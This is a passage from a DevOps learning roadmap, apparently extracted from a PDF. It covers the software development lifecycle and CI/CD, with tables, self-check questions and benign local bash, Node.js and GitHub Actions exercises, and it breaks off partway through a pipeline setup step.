At each checkpoint, test yourself by doing the thing from a blank machine, not by rereading notes. A checkpoint is missed if you cannot do it without the guide. Missing one is normal; add two weeks and repeat.

Month	You should be able to demonstrate
2	Provision a Linux VM, log in with SSH keys only, install and supervise a service with systemd, read its logs, and explain with `curl -v` what happens when you open a URL. Complete Project 1. Use Git branches and pull requests without fear.
4	Containerize an app with a multi-stage, non-root Dockerfile, run it with Compose, and have GitHub Actions test, build, scan and push the image on every merge (Project 2, Project 3). Explain a rolling deployment versus blue/green.
6	Build a VPC, subnets, ALB, EC2 and RDS with Terraform, with remote state, and destroy it cleanly (Project 4). Explain security groups, IAM roles and why you never use the root account. Know your monthly bill.
9	Run the app on Kubernetes with probes, resource limits, an HPA, Ingress and RBAC (Project 5); package it with Helm and deploy via Argo CD (Project 6); debug a `CrashLoopBackOff` and a failing readiness probe from first principles.
12	Add metrics, logs and traces, with alerts tied to an SLO (Project 7). Restore a database from backup and fail over, with measured RPO and RTO (Project 8). Walk a reviewer through a production-readiness checklist for the whole platform (Project 9) and defend the trade-offs.

After month 12, work becomes less about new tools and more about operating real systems: on-call, incident reviews, capacity planning and cost reviews. Those skills show up in the Senior-Level Mindset guide.

PART I

The Ground Beneath Everything

What DevOps really is, then the three skills every other level assumes: a Linux shell, a working model of the network, and Git.



IN THIS PART

0	What DevOps Actually Is	35
1	Linux Fundamentals	213
2	Networking	397
3	Git & GitHub	563

LAB NOTES What I ran, what I saw, what it means

LEVEL 0 · PART I

What DevOps Actually Is

0

Goal: Understand how development, infrastructure, deployment, security, monitoring and operations form one continuous lifecycle.

RECOMMENDED TIME	TOPICS
1 week (reading + mapping)	13

PRACTICE / CAPSTONE

Map the lifecycle onto a real open-source project you know: where does each stage live, and who owns it?

The DevOps lifecycle

DevOps connects software development, infrastructure, deployment, security, monitoring

and operations into one continuous lifecycle.




Figure 0-1

Topics

#	Topic	What you will learn
1	Software Development Lifecycle (SDLC) **p.41**	SDLC phases, Agile vs waterfall, how DevOps shortens feedback loops
2	CI/CD **p.51**	continuous integration, continuous delivery vs deployment, pipeline stages
3	Infrastructure as Code **p.63**	declarative vs imperative, version-controlled infra, Terraform/CloudFormation overview
4	Configuration Management **p.75**	Ansible/Chef/Puppet, idempotency, desired state on servers
5	Immutable Infrastructure **p.87**	replace don't patch, golden images, pets vs cattle
6	Infrastructure Automation **p.97**	automating provisioning, scripts vs tools, eliminating toil, runbooks to code
7	Deployment Strategies **p.109**	recreate, rolling, blue/green, canary, feature flags (overview; detail in Level 5)
8	High Availability and Scalability **p.121**	redundancy, SPOF, horizontal vs vertical scaling, health checks
9	Disaster Recovery **p.135**	backups, RPO/RTO, failover (overview; detail in Level 15)
10	Observability **p.147**	metrics, logs, traces, monitoring vs observability (overview; detail in Level 10)
11	Site Reliability Engineering **p.161**	SLOs, error budgets, toil, how SRE relates to DevOps (detail in Level 14)
12	DevSecOps **p.173**	shift-left security, scanning in pipelines, supply chain (detail in Level 11)
13	Platform Engineering **p.185**	internal developer platforms, golden paths, DevOps vs platform teams (detail in Level 18)
★	Level capstone project **p.199**	Map the lifecycle onto a real open-source project you know: where does each stage live, and who owns it?

How to work through this level

1. Read each topic in order: *what it is* → *why it matters* → *real-world example* → *diagram* → *guide*.
2. Do **every task** in the topic's *Tasks* section and tick the box (`- [x]`) in your own fork or notes.
3. Answer the *Self-check questions* without looking, then reveal the answers.
4. Finish with the **capstone project**, which combines all topics of the level.
5. Move on only when you can do the capstone's *Prove it* task without the guide.

Topic flow

1 Software Development Lifecycle (SDLC)

2 CI/CD

3 Infrastructure as Code

4 Configuration Management

5 Immutable Infrastructure

6 Infrastructure Automation

7 Deployment Strategies

8 High Availability and Scalability

9 Disaster Recovery

10 Observability

11 Site Reliability Engineering

12 DevSecOps

13 Platform Engineering

★ Capstone

LAB NOTES What I ran, what I saw, what it means

0.1 Software Development Lifecycle (SDLC)

Topic 1 of 13 | ~2 hours | Difficulty: Beginner

1 What it is

The **Software Development Lifecycle (SDLC)** is the set of stages every piece of software passes through between "someone has an idea" and "the idea is running in production and being looked after": **plan, design, build, test, release, deploy, operate, monitor** — and then back to plan, because what you learn from running the software becomes the next idea.

Teams have organised those stages in two broad ways. **Waterfall** does them once, in order, each stage finished and signed off before the next starts. **Agile** (from the 2001 Agile Manifesto) does all of them over and over in small slices — days or weeks long — so working software reaches users early and keeps improving. **DevOps** is the next step: it takes the Agile loop and extends it past "code complete" so that deploying, operating and monitoring are part of the same loop, owned by the same people, and automated wherever possible.

2 Why it matters in DevOps

DevOps is not a tool; it is the claim that **the shorter and more reliable your feedback loop, the better your software**. Everything in the rest of this roadmap (CI/CD, IaC, observability, SRE) is a way of shortening or de-risking one segment of the loop.

- **Late feedback is expensive.** A bug found by a unit test in 30 seconds costs a retype. The same bug found by a customer three weeks later costs an incident, a hotfix, a post-mortem and trust.
- **Big batches are risky.** Waterfall-style "release every six months" bundles thousands of changes. When the release breaks, nobody knows which change is guilty. Small, frequent releases make the cause obvious and the rollback small.
- **Handoffs hide work.** When developers "throw code over the wall" to an operations team, each side optimises for different goals (ship features vs. keep things stable) and nobody owns the whole outcome.

- **You are measured on the loop.** The four "DORA metrics" (from the DevOps Research and Assessment programme, summarised in the book *Accelerate*) are deployment frequency, lead time for changes, change failure rate and time to restore service. They measure the speed and stability of the loop.

3 Real-world system example

Amazon and "you build it, you run it". In a widely cited 2006 interview with ACM Queue, Amazon CTO Werner Vogels described the principle that the team that builds a service also operates it, including carrying the pager. That collapses the "build / run" handoff in the SDLC into one team and one feedback loop: if the service pages at 3 a.m., the people who can fix the code are the ones woken up, so reliability gets designed in.

Etsy, Netflix and Google have all spoken publicly about deploying to production many times a day (or, for Netflix, relying on automated deployment tooling such as Spinnaker) instead of in large scheduled releases. The common pattern: tiny changes, automated tests, automated deploys, and strong monitoring so a bad change is spotted and reverted in minutes.

The Linux kernel is a non-company example of a mature SDLC: patches are proposed by email, reviewed by maintainers, tested in the `linux-next` integration tree, released as release candidates (`-rc1`, `-rc2` …) on a roughly nine-to-ten-week rhythm, and bugs found in the wild feed straight back into the next cycle.

4 Diagram

DevOps is usually drawn as an infinity loop: the left half is *Dev*, the right half is *Ops*, and there is no "done".




Figure 0.1-1

How the feedback loop compares between the two styles:




Figure 0.1-2

5 How it works

The phases

Phase	Question it answers	Typical outputs	Where DevOps touches it
Plan	What problem are we solving?	tickets, user stories, priorities	Ops and security input on feasibility and risk
Design	How will it work?	diagrams, API contracts, ADRs	Design for failure, scaling, observability
Build (code)	Does the code exist?	commits, pull requests	Version control, trunk-based flow, code review
Test	Does it do what we meant?	unit, integration and end-to-end results	Automated in CI, see CI/CD §0.2
Release	Is this a versioned, shippable thing?	artifact, container image, release notes	Build once, promote the same artifact
Deploy	Is it running somewhere?	running service in an environment	Automated, repeatable, see Deployment Strategies §0.7
Operate	Is it running correctly?	uptime, capacity, on-call	Infrastructure as code, scaling, DR
Monitor	What is really happening?	metrics, logs, traces, alerts	See Observability §0.10

Waterfall vs Agile vs DevOps

	Waterfall	Agile (Scrum, Kanban)	DevOps
Unit of work	The whole project	A sprint or a single card	A single small change
Release rhythm	Months to years	Every sprint (1-4 weeks)	On demand, often daily or more
Feedback arrives	After the release	After each sprint	After each commit, deploy and alert
Who deploys	Operations, after a handoff	Often still operations	The team, through an automated pipeline
Who is paged	Operations	Operations	The team that wrote it
Strength	Fixed-scope, regulated, hardware-bound work	Changing requirements	Fast, safe, repeatable delivery
Weakness	Late discovery of wrong requirements	Stops at "done" in the sprint	Needs automation and cultural change

Waterfall is not "wrong": a satellite or pacemaker firmware has requirements that really are fixed and changes that really are costly. The mistake is applying it to a web service that can be changed and rolled back in minutes.

How DevOps shortens each feedback loop

Loop	Slow version	Short version
Code to test result	QA tests the release branch next month	CI runs tests on every push (minutes)
Review to merge	Change board meets weekly	Pull request with automated checks (hours)
Merge to production	Manual runbook, maintenance window	Pipeline deploy (minutes)
Production to developer	Customer files a ticket	Alert and dashboard the team owns (seconds)
Failure to fix	Wait for the ops team	Rollback by pipeline, then fix forward

6 Step-by-step guide

Goal: feel the difference between a long and a short feedback loop with a 5-minute local experiment. **Prerequisites:** `git` and Node.js 18+ (`node --version`). No cloud, no cost. Works in any Linux/macOS shell or WSL2.

1. **Create a tiny "shop-api" module and a test.**

```bash
```

```
mkdir -p ~/sdlc-demo && cd ~/sdlc-demo
git init -q -b main
git config user.email dev@example.com && git config user.name Dev
cat > price.js <<'EOF'
// shop-api: totals an order in cents
exports.total = (items) => items.reduce((sum, i) => sum + i.cents * i.qty, 0);
EOF
cat > price.test.js <<'EOF'
const test = require('node:test');
const assert = require('node:assert');
const { total } = require('./price');
test('totals an order', () => {
  assert.strictEqual(total([{ cents: 500, qty: 2 }, { cents: 250, qty: 1 }]), 1250);
});
EOF
node --test 2>&1 | grep -E '^# (pass|fail)'
```

Expected: `# pass 1` and `# fail 0`.

2. **Make the test the first thing that runs on every commit.** A git `pre-commit` hook is the smallest possible "CI server": it gives feedback in under a second.

```bash
cat > check.sh <<'EOF'
#!/usr/bin/env bash
set -euo pipefail
echo "⟹ running tests"
node --test
EOF
chmod +x check.sh
printf '#!/usr/bin/env bash\nexec ./check.sh\n' > .git/hooks/pre-commit
chmod +x .git/hooks/pre-commit
git add . && git commit -m "feat: order total"
```

You should see `⟹ running tests` and the TAP test output, followed by a successful commit.

3. **Introduce a bug and see how fast you learn about it.**

```bash
sed -i.bak 's/i.cents \* i.qty/i.cents + i.qty/' price.js    # the "refactor" that
  breaks pricing
time git commit -am "refactor: simplify total"
echo "exit code: $?"
```

The commit is **rejected** in well under a second with `753 ≠ 1250` in the output. The bug never leaves your laptop. (On macOS `sed -i.bak` works as written; `time` reports the loop length.)

4. **Compare with the "waterfall" version of the same bug.** Skip the hook for one commit and imagine what happens next:

```bash
git commit --no-verify -am "refactor: simplify total"   # bypasses the check
git log --oneline
```

   The wrong code is now in history. In a real team it would be merged, released next month, and found by a customer with a wrong invoice. The only difference between steps 3 and 4 is **where the feedback arrives**.

5. **Fix forward, small.** Revert the single guilty commit — easy precisely because the change was tiny.

```bash
git revert --no-edit HEAD
./check.sh 2>&1 | grep -E '^# (pass|fail)'
```

   Expected: `# pass 1`, `# fail 0`.

6. **Map your loop.** Write the eight SDLC phases on paper and, next to each, write which command or file in this demo plays that part (plan = your commit message, build = `price.js`, test = `check.sh`, …). Which phases have *nothing* in the demo? Those are the rest of this level.

7 Real-world scenario

Illustrative, not a documented incident. A team of eight ships `shop-api` quarterly. Each release is a 400-change branch merged after a two-week "stabilisation" freeze, deployed on a Saturday night by a separate operations team following a 14-page runbook. One Saturday the checkout endpoint starts returning `500` for orders over 100 items. Nobody knows which of the 400 changes did it; bisecting takes six hours; the rollback also rolls back a security fix that had to ship. **Customers see the problem for most of a day.**

The team changes one thing at a time: tests run on every pull request, `main` is always deployable, the deploy becomes a pipeline button, then a merge. A year later they deploy ten to twenty times a week. A similar bug now produces a failing alert within minutes of a deploy, the guilty change is a 20-line diff, and `git revert` plus a pipeline run fixes it in under half an hour. **Lesson:** the improvement was not heroics or new people; it was making the loop shorter and the batch smaller.

8 Common mistakes and best practices

Don't

- Equate "Agile" with "DevOps". Two-week sprints that still hand a release to operations are Agile, but not a shortened loop.
- Treat DevOps as a job title or a team that "does the deploys" — that rebuilds the wall you were removing.
- Measure only velocity (features shipped) and ignore stability (failures, time to restore).
- Skip the "operate and monitor" half: a deploy is not the finish line.
- Add automation on top of a broken process before simplifying the process.

Do

- Keep changes **small** and `main` always releasable.
- Make every phase **observable** (build time, test pass rate, deploy time, change failure rate).
- Shift feedback left: lint, tests and security checks before merge, not after release.
- Give teams ownership of their service end to end, including on-call.
- Use DORA's four metrics as a baseline and track the trend, not the absolute number.

9 Tasks

- [ ] **T1 — Run the feedback-loop experiment** *(≈20 min, beginner)*
  - **Goal:** see a bug caught at commit time instead of in production.
  - **Steps:**
    1. Follow steps 1-3 of the guide in a fresh directory.
    2. Note the time between "I made the mistake" and "I knew about it".
  - **Done when:** `git commit` fails with the `753 ≠ 1250` assertion and `git log` does not contain the broken commit.
- [ ] **T2 — Label the loop** *(≈30 min, beginner)*
  - **Goal:** connect the abstract phases to real artifacts.
  - **Steps:**
    1. Pick any repo you know (or `shop-api` from the guide).
    2. Create a table with the eight phases and, for each, the file, tool or person responsible today.
    3. Mark each phase manual, partly automated, or automated.

- **Done when:** you have an 8-row table with at least three phases marked manual and a note on which one you would automate first.

- [ ] **T3 — Measure lead time from git history** *(≈30 min, intermediate)*
  - **Goal:** compute one DORA-style metric with a script.
  - **Steps:**
    1. In any repo with at least 10 commits run `git log --pretty='%h %ad %s' --date=short | head -20`.
    2. Count how many days passed between the first and last of those commits, and divide the number of commits by the days to get commits per day.
    3. Write one sentence on whether your repo's batch size is small or large.
  - **Done when:** you can state "commits per day" from the output and justify it in one sentence.

- [ ] **T4 — Add a second gate and break it** *(≈30 min, intermediate)*
  - **Goal:** extend the loop and watch it fail safely.
  - **Steps:**
    1. Add a `bash -n` or `node --check price.js` step to `check.sh` as a syntax gate.
    2. Introduce a syntax error in `price.js`.
    3. Try to commit, observe the failure, then fix it.
  - **Done when:** the commit is blocked by the new gate with a syntax error message, and succeeds after the fix.

- [ ] **T5 — Waterfall vs DevOps essay** *(≈30 min, intermediate)*
  - **Goal:** argue the trade-off like a senior engineer.
  - **Steps:**
    1. Pick two systems: one where waterfall is reasonable (for example embedded medical firmware) and one where it is not (a SaaS web app).
    2. For each, write 5 bullets covering cost of change, cost of failure, and ability to roll back.
  - **Done when:** your bullets explain *why* the same process is right for one and wrong for the other.

- [ ] **T6 — Prove it: draw and defend the loop** *(≈30 min, advanced)*
  - **Goal:** explain the SDLC and DevOps to someone new, from memory.
  - **Steps:**
    1. Without the guide, draw the DevOps loop and name the four DORA metrics.

2. Pick one metric and name two practices from later levels of this roadmap that would improve it.

- **Done when:** a teammate can restate the loop and the two practices from your explanation alone.

10 Self-check questions

1. Name the SDLC phases in order and say which ones DevOps adds responsibility for beyond "code complete".
2. Why are small, frequent releases usually safer than large, infrequent ones?
3. What is the difference between Agile and DevOps?
4. Give one situation in which waterfall is still a reasonable choice.
5. Which four metrics does DORA use to measure software delivery performance?

ANSWERS

1. Plan, design, build, test, release, deploy, operate, monitor. DevOps adds ownership of deploy, operate and monitor to the development team and feeds the result back into planning.
2. The batch is small so the cause of a failure is obvious, rollback is cheap, and each release is a routine, practised event rather than a rare big one.
3. Agile organises *how development work is planned and delivered in iterations*; DevOps extends the loop through deployment, operations and monitoring, with automation and shared ownership.
4. When requirements are fixed and changes are physically or legally expensive: hardware, safety-critical or heavily regulated systems.
5. Deployment frequency, lead time for changes, change failure rate, and time to restore service.

11 Further reading

- *Accelerate* by Nicole Forsgren, Jez Humble and Gene Kim — the research behind the DORA metrics.
- *The Phoenix Project* (novel) and *The DevOps Handbook* by Gene Kim, Jez Humble, Patrick Debois and John Willis.
- The Agile Manifesto and its twelve principles (agilemanifesto.org).
- DORA research programme (dora.dev) — current State of DevOps reports.
- Next in this level: CI/CD §0.2 automates the build-test-release half of this loop.

0.2 CI/CD

Topic 2 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

Continuous Integration (CI) means every developer merges small changes into a shared mainline (usually `main`) many times a day, and every merge is automatically **built and tested** by a server. The point is to find out within minutes that your change breaks someone else's, instead of discovering it during a painful "integration week".

Continuous Delivery (CD) extends CI so that every change that passes the automated checks produces a release-ready artifact that *could* be deployed to production at the press of a button. **Continuous Deployment** (the other "CD") goes one step further: if the checks pass, the change is deployed to production automatically, with no human button. The three terms are often blurred; the table in section 5 separates them.

A **pipeline** is the automated assembly line that does this: a sequence of **stages** (lint, test, build, scan, deploy), each of which must pass before the next begins.

2 Why it matters in DevOps

- **Speed with safety.** A pipeline is how you ship ten times a day without ten times the risk: the same checks run, identically, on every change.
- **No "works on my machine".** The build happens on a clean, defined environment, not on a developer laptop with a lucky global install.
- **Repeatable releases.** If deploying requires someone to remember 14 manual steps, a Friday-evening deploy *will* eventually miss step 9.
- **Auditability.** The pipeline log answers "who deployed what, when, and which tests passed".
- **Everything else plugs into it.** Security scans (DevSecOps §0.12), IaC applies (Infrastructure as Code §0.3) and deployment strategies (Deployment Strategies §0.7) all run as pipeline stages.
- Without CI, `main` is "usually broken"; without CD, releases are rare, scary and big, which brings you back to the problems in SDLC §0.1.

3 Real-world system example

Kubernetes runs a very large CI system for itself. Every pull request to `kubernetes/kubernetes` triggers automated jobs through **Prow**, a CI/CD system the Kubernetes project built and open-sourced; results appear as status checks on the PR, and a PR cannot merge until the required jobs pass. The project's test-results dashboard is **TestGrid**.

GitHub hosts the pattern for everyone else: **GitHub Actions** workflows live in `.github/workflows/*.yml` in the repository, run on events such as `push` and `pull_request`, and post pass/fail checks on the PR. Combined with *branch protection* ("require status checks before merging") the pipeline becomes a hard gate rather than a suggestion.

Netflix open-sourced **Spinnaker**, a continuous delivery platform that takes a built artifact and drives it through environments using strategies such as red/black (blue/green) and canary, with automated analysis. Large organisations typically separate CI ("is this change good, and what artifact does it produce?") from CD ("how does this artifact reach production safely?").

4 Diagram

The classic pipeline, with the point where Delivery and Deployment differ:




Figure 0.2-1

What a failure looks like (fail fast, notify the author):




Figure 0.2-2

5 How it works

CI vs Continuous Delivery vs Continuous Deployment

	Continuous Integration	Continuous Delivery	Continuous Deployment
Trigger	Every push / PR	Every merge to `main`	Every merge to `main`
Automated up to	Build and test	A release-ready artifact deployed to a staging-like environment	Production
Production release	Not covered	Human decision (button, approval)	Automatic
Needs	Fast tests, shared mainline	CI plus deploy automation and strong test confidence	CD plus feature flags, canaries and monitoring

	Continuous Integration	Continuous Delivery	Continuous Deployment
Risk control	Tests	Tests plus human judgement	Tests plus automated rollback and observability

Typical pipeline stages

Stage	What happens	Fails the build when
Checkout	Fetch the exact commit	repo or credentials problem
Lint / static analysis	Style, type and bug-pattern checks	rule violation
Unit tests	Fast, isolated tests	any test fails
Integration tests	Service plus real database in a container	contract or wiring bug
Build	Compile and package: a binary, a tarball or a container image	build error
Scan	Dependency, image and secret scanning	vulnerabilities above policy
Publish	Push the artifact, tagged with the commit SHA, to a registry	registry/auth failure
Deploy	Roll out to staging, then production	health check fails
Verify	Smoke tests and post-deploy metrics	error rate rises

Principles worth memorising

1. **Build once, deploy many.** The artifact that passed the tests in CI is the same bytes that go to staging and production. Do not rebuild per environment.
2. **Keep `main` green.** A broken `main` is the team's top priority.
3. **Fail fast.** Cheap checks (lint) before expensive ones (end-to-end tests).
4. **Pipeline as code.** The pipeline definition is versioned alongside the application.
5. **Fast feedback.** Aim for CI results in roughly ten minutes or less; slow pipelines get bypassed.
6. **Same command locally and in CI.** Put the logic in a script or `make` target; the CI file only calls it.

6 Step-by-step guide

Goal: build a real 4-stage pipeline you can run locally, then wrap it in a GitHub Actions workflow. **Prerequisites:** `git`, Node.js 18+ and (for step 6) a free GitHub account. No cost.

1. **Create a tiny project.**

```bash
mkdir -p ~/ci-demo && cd ~/ci-demo
git init -q -b main
git config user.email dev@example.com && git config user.name Dev
cat > price.js <<'EOF'
exports.total = (items) => items.reduce((sum, i) => sum + i.cents * i.qty, 0);
EOF
cat > price.test.js <<'EOF'
const test = require('node:test');
const assert = require('node:assert');
const { total } = require('./price');
test('totals an order', () => {
  assert.strictEqual(total([{ cents: 500, qty: 2 }, { cents: 250, qty: 1 }]), 1250);
});
EOF
```

2. **Write the pipeline as one script (the logic).** Each stage runs only if the previous one succeeded because of `set -e`.

```bash
cat > pipeline.sh <<'EOF'
#!/usr/bin/env bash
set -euo pipefail
stage() { echo; echo "=== STAGE: $1 ==="; }

stage lint
node --check price.js && echo "syntax ok"

stage test
node --test 2>&1 | grep -E '^# (pass|fail)'

stage build
VERSION="$(git rev-parse --short HEAD)"
mkdir -p dist
tar -czf "dist/shop-api-${VERSION}.tgz" price.js
( cd dist && sha256sum "shop-api-${VERSION}.tgz" > "shop-api-${VERSION}.tgz.sha256" )
ls -1 dist

stage deploy-staging
mkdir -p "$HOME/ci-demo-staging"
tar -xzf "dist/shop-api-${VERSION}.tgz" -C "$HOME/ci-demo-staging"
echo "deployed ${VERSION} to $HOME/ci-demo-staging"
EOF
chmod +x pipeline.sh
printf 'dist/\n' > .gitignore
git add . && git commit -qm "feat: order total and pipeline"
./pipeline.sh
```

Expected output (the commit hash differs):

```
=== STAGE: lint ===
syntax ok

=== STAGE: test ===
# pass 1
# fail 0

=== STAGE: build ===
shop-api-81c6170.tgz
shop-api-81c6170.tgz.sha256

=== STAGE: deploy-staging ===
deployed 81c6170 to /home/you/ci-demo-staging
```

3. **Watch the pipeline fail fast.** Break the code and re-run: later stages must not execute.

```bash
sed -i.bak 's/i.cents \* i.qty/i.cents + i.qty/' price.js
./pipeline.sh; echo "exit code: $?"
```

You should see `# fail 1`, **no** `STAGE: build`, and a non-zero exit code. Fix it with `git checkout price.js && rm price.js.bak`.

4. **Add the CI definition.** The workflow file only *calls* the script, so the same command works locally and in CI.

```bash
mkdir -p .github/workflows
cat > .github/workflows/ci.yml <<'EOF'
name: ci
on:
  push:
    branches: [main]
  pull_request:
jobs:
  pipeline:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: 22
      - name: Run the pipeline
        run: ./pipeline.sh
      - name: Keep the artifact
        uses: actions/upload-artifact@v4
        with:
          name: shop-api-build
          path: dist/
```

```
EOF
git add . && git commit -qm "ci: run pipeline on push and pull_request"
```

5. **Validate the YAML locally** before pushing (catches indentation mistakes):

```bash
python3 -c "import yaml,sys; yaml.safe_load(open('.github/workflows/ci.yml'));
  print('yaml ok')" \
  || echo "install PyYAML (pip install pyyaml) or use an editor with YAML linting"
```

6. **Run it for real on GitHub.** Create an empty repo (for example `ci-demo`) on GitHub and push:

```bash
